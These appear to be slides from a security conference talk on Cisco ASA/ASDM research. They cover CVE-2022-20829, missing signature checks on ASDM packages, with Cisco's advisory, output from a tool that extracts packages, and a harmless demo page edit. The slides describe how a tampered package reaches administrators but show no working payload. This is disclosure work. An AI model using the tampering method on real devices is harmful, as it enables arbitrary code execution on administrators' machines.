


github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2021_1585




<https://t.me/learningnets>

Hacker Cat Can't Get Inside Corpnet



<https://t.me/learningnets>

Unless... We Modify the SGZ on the ASA!



<https://t.me/learningnets>

How Does the SGZ Get On the ASA?

Software Download

[Downloads Home](#) / [Security](#) / [Security Management](#) / [Adaptive Security Device Manager](#) / [Adaptive Security Appliance \(ASA\) Device Manager- 7.17.1.152](#)

Details

Description : Cisco Adaptive Security Device Manager for ASA 9.8-9.17 requires Oracle JRE.

Release : 7.17.1.152

Release Date : 08-Feb-2022

FileName : asdm-7171-152.bin

Size : 49.09 MB (51474324 bytes)

MD5 Checksum : 40a57c4e98dc43899832ae20f5b090d4



SHA512 Checksum : cb97f334e37b5e429b13178fe2bcacd6 ...

[Release Notes for 7.17.1.152](#)

Release Date	Size	
08-Feb-2022	49.09 MB	↓ 🛒
08-Feb-2022	124.65 MB	↓ 🛒


<https://t.me/learningnets>

ASDM Binary Package Format




<https://t.me/learningnets>

Is this a Security Feature?



<https://t.me/learningnets>


Nope, Just an MD5 Hash




<https://t.me/learningnets>


Missing ASDM Package Verification (CVE-2022-20829)

Home / Cisco Security / Security Advisories

 Cisco Security Advisory

Cisco Adaptive Security Device Manager and Adaptive Security Appliance Software Client-side Arbitrary Code Execution Vulnerability



Advisory ID:	cisco-sa-asa-asdm-sig-NPKvWdJm CVE-2022-20829	Download CSAF
First Published:	2022 June 22 16:00 GMT CWE-345	Download CVRF
Version 1.0:	Final	Email
Workarounds:	No workarounds available	
Cisco Bug IDs:	CSCwb05264	
	CSCwb05291	
CVSS Score:	Base 9.1 	

Summary

A vulnerability in the packaging of Cisco Adaptive Security Device Manager (ASDM) images and the validation of those images by Cisco Adaptive Security Appliance (ASA) Software could allow an authenticated, remote attacker with administrative privileges to upload an ASDM image that contains malicious code to a device that is running Cisco ASA Software.

This vulnerability is due to insufficient validation of the authenticity of an ASDM image during its installation on a device that is running Cisco ASA Software. An attacker could exploit this vulnerability by installing a crafted ASDM image on the device that is running Cisco ASA Software and then waiting for a targeted user to access that device using ASDM. A successful exploit could allow the attacker to execute arbitrary code on the machine of the targeted user with the privileges of that user on that machine.

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications


[Subscribe](#)

Your Rating:
★★★★★

Average Rating:


<https://t.me/learningnets>

ASA Will Host Any ASDM Package




<https://t.me/learningnets>

ASDM Binary Package Contents



<https://t.me/learningnets>

ASDM Binary Package Contains pdm.sgz



<https://t.me/learningnets>

Extracting Cisco ASDM Binary Packages

```
albinolobster@ubuntu:~/theway/build$ ./theway -e -l ~/asdm/asdm-7171-152.bin
where were they going without ever knowing

jrbaines-r7
CVE-2022-20829


[+] Loading /home/albinolobster/asdm/asdm-7171-152.bin
-> Magic: ASDM IMG7.17(1)152
-> Description: Device Manager Version 7.17(1)152
-> File length: 3116f94
-> File hash: 7a2c62b3f1781655ccccbb6cf9914552c
-> Compilation date: Fri, 04 Feb 2022 10:43:43 GMT
-> Manifest Entries: 13
-> Entry: 0
58110500006c0d0014000000
-> Entry length: 14
-> Entry file: asdm50-install.msi
-> Data offset: 51158
-> Data size: d6c00
-> Duplicate: 0
-> Entry: 1
f80200003201000014000000
-> Entry length: 14
-> Entry file: asdmversion.html
-> Data offset: 2f8
-> Data size: 132
-> Duplicate: 0
```

The Way

- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- Generates ASDM packages

CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022




github.com/jrbaines-r7/theway

http

Building Cisco ASDM Binary Packages

```
139 </script>
140 </head>
141
142 <body>
143   <center>
144     <div class="page">
145       <div class="header_logo">
146         <span class=
147           "header_title">Hello Black Hat!</span><span class=
148             "logo"></span>
149       </div>
150     </div>
151     <div class="header">
152       Cisco ASDM 7.17(1)
153       interface that m
154       manage your Cisco
155     </div>
156   </center>
157 </body>
158 </html>
```



